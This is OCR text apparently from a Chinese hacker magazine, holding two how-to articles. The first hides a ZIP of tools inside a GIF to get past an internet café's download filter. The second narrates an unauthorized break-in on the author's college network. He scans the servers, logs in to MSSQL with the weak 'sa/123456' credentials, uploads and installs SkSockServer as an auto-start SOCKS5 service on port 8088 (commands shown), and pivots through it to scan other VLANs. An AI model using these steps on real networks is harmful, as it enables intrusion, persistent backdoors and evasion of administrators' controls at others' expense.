
（本文涉及的相关工具：kfsensor，光盘中有收录。）


“狸猫”换“太子”，下载好欣喜

任我小行[无组织]


好看的、好玩的、实用的……平时大家上网是不是都喜欢收集些不错的工具，然后存到你的QQ网络硬盘或是邮箱里，当使用的时候就直接下载下来呢？不过，现在的网管都会点三脚猫的功夫，很多网管都会设置禁止下载ZIP、RAR及EXE文件，以防有菜鸟在网吧里用下载的这些工具乱搞。不过，光禁止下载这些类型的文件就真的有用吗？既然不能下载ZIP、RAR及EXE文件，那么其他类型文件肯定是可以下载的，我们为什么不把文件类型换一下，然后躲过网吧管理系统的火眼金睛（叫它变成睁眼瞎好了）来达到下载的最终目的呢？








那好的，跟着我一起做吧，我们的需要的工具就是UltraEdit，具体的思路就是使用这个十六进制文件编辑软件UltraEdit，来把要在网吧中使用的压缩文件或是可执行文件隐藏到一个jpg或gif格式的图片文件里，这样下载时就不会受到限制了。






假设我们要在网吧里使用的文件是hacker.zip，里面存放着其他的各种工具，同时我们再准备一个gif文件，假设名为love.gif（图1），我们要利用它来“掩护”hacker.zip。运行UltraEdit，用它打开hacker.zip，注意一定要把“编辑”菜单中的“16进制编辑器”选择上，然后单击“编辑”菜单中的“全部选定”。选定整个被编辑的hacker.zip文件，点击“编辑”→“复制”，接下来点击工具栏中的“打开”按纽，用UltraEdit打开love.gif文件。拖动右边的滑块到最下方，用鼠标点击love.gif文件的16进制编码的倒数第二个代码，如图2，点击“编辑”→“粘贴”，将hacker.zip文件的全部代码粘贴到love.gif文件中即可，如图3。单击工具栏中的“保存”按钮，就可以把hacker.zip隐藏到love.gif文件中了。

小提示：当你按照以上步骤做好后，会发现桌面多了个love.gif.gif文件，这个文件没什么用，大家不必理会就可以了！

来试试效果吧，单击love.gif文件，出现的是一个正常的图片，如果按住shift，右键点击，在弹出的菜单中选择“打开方式”，选择用“WinRAR压缩文件管理器”的方式打开，如图4，大家可以看到，竟然里面包着一个“精锐网吧辅助V5正式版”，如图5，真是袖里乾坤啊！把这个gif文件上传到网上，以后你去网吧就可以无拘无束的自由下载该文件了，网吧管理软件绝对不会管你——它还误以为这是个图片文件呢！

（本文涉及的相关工具：UltraEdit，光盘中有收录。）

绕过局域网VLAN限制来入侵



黑侠

大学即将毕业了，看了这么多年的黑客X档案，心里也很想再发表一篇文章，来结束我的学生生涯……废话不多说，下面来进入正题。

VLAN(Virtual Local Area Network)，即虚拟局域网，是一种通过将局域网内的设备，逻辑地而不是物理地划分成一个个网段，从而实现虚拟工作组的新兴技术。VLAN技术允许网络管理者将一个物理的LAN逻辑地划分成不同的广播域（或称虚拟LAN，即VLAN），每一个VLAN都包含一组有着相同需求的计算机工作站，与物理上形成的LAN有着相同的属性。但由于它是逻辑地而不是物理地划分，所以同一个VLAN内的各个工作站无须被放置在同一个物理空间里，即这些工作站不一定属于同一个物理LAN网段。一个VLAN内部的广播和单播流量都不会转发到其他VLAN中，从而有助于控制流量、减少设备投资、简化网络管理、提高网络的安全性。

我们学院采用的是神州数码交换机，同时也划分了VLAN，每一幢楼一个VLAN，不同的VLAN之间是不可以访问的，这样做，在安全上是提高了许多，但对于我们这些黑友来说确实是一件令人十分头痛的事。要是去破解交换机的密码，怕密码太强悍，入侵交换机又怕自己的技术不够，有没有什么别的方法呢？其实我们可以换一个角度去考虑，你想想一个拥有几千台电脑的网络总会有几台电脑是每一个VLAN都可以访问的吧，那么上哪去找那几台电脑呢，答案就是就是学院的服务器哦，学院总不会变态得连服务器也不让咱们访问！今天就拿学院的服务器来开刀吧！

拿出扫描工具X-Scan，从10.1.1.1到10.1.1.20（因为这几台都是学院的服务器，并且每个VLAN都是可以访问的，如果能拿下其中的一台，那么以后校园网就凭我游了，嘿嘿……）。

皇天不负有心人，终于让我在这几十台服务器中找到一台存在MSSQL弱口令的电脑，密码：123456，赶快拿出“SQL综合利用工具”，如图1，输入IP 10.1.1.13，用户名：sa，密码：123456。




图 1

点确定，连接成功！然后选择“利用目录”，点“上传文件”将snake写的跳板SkSockServer.exe上传到10.1.1.13的c:\winnt\system32下，将文件名改成sock.exe。点“开始上传”，如图2，上传成功。下面开始安装SkSockServer.exe跳板程序。




图 2

在执行DOS命令里输入C:\WINNT\system32\sock.exe -install，返回命令显示为sock.exe -install Snake SockProxy Service installed.。再将跳板程序设置成系统重启自动运行，命令：C:\WINNT\system32\sock.exe -config starttype，返回命令显示为：The New StartType have set to 2 —— Auto。设置端口为8088，命令：C:\WINNT\system32\sock.exe -config port 8088，返回命令显示为：sock.exe -config port 8088 The Port value have set to 8088。最后再将跳板程序服务启动，命令：net start skserver，返回命令显示为：

net start skserver Snake SockProxy Service 服务正在启动

Snake SockProxy Service 服务已经启动成功

如图3。




图 3

然后打开SockCap配置SOCKS5代理连接网络，选择“Files”下的“settings”，在SOCKS Server中填入10.1.1.13 Port：8088，在Protrocol中选择“SOCKS Version5”，再在Name Resolution中选择第一项“Resolve all name locally”，如图4，点“OK”设置完成。




图 4

接下来将你要用到的工具全都拖到Socks Cap Control中，如图5（记住：可千万别把快捷方式拖进去哦）。我先将X-Scan和IE浏览器拖进去，找一个和我不在同一个VLAN的IP段来扫描一下，双击打开X-Scan输入一个IP段，简单设置一下，就可以开始扫描了。

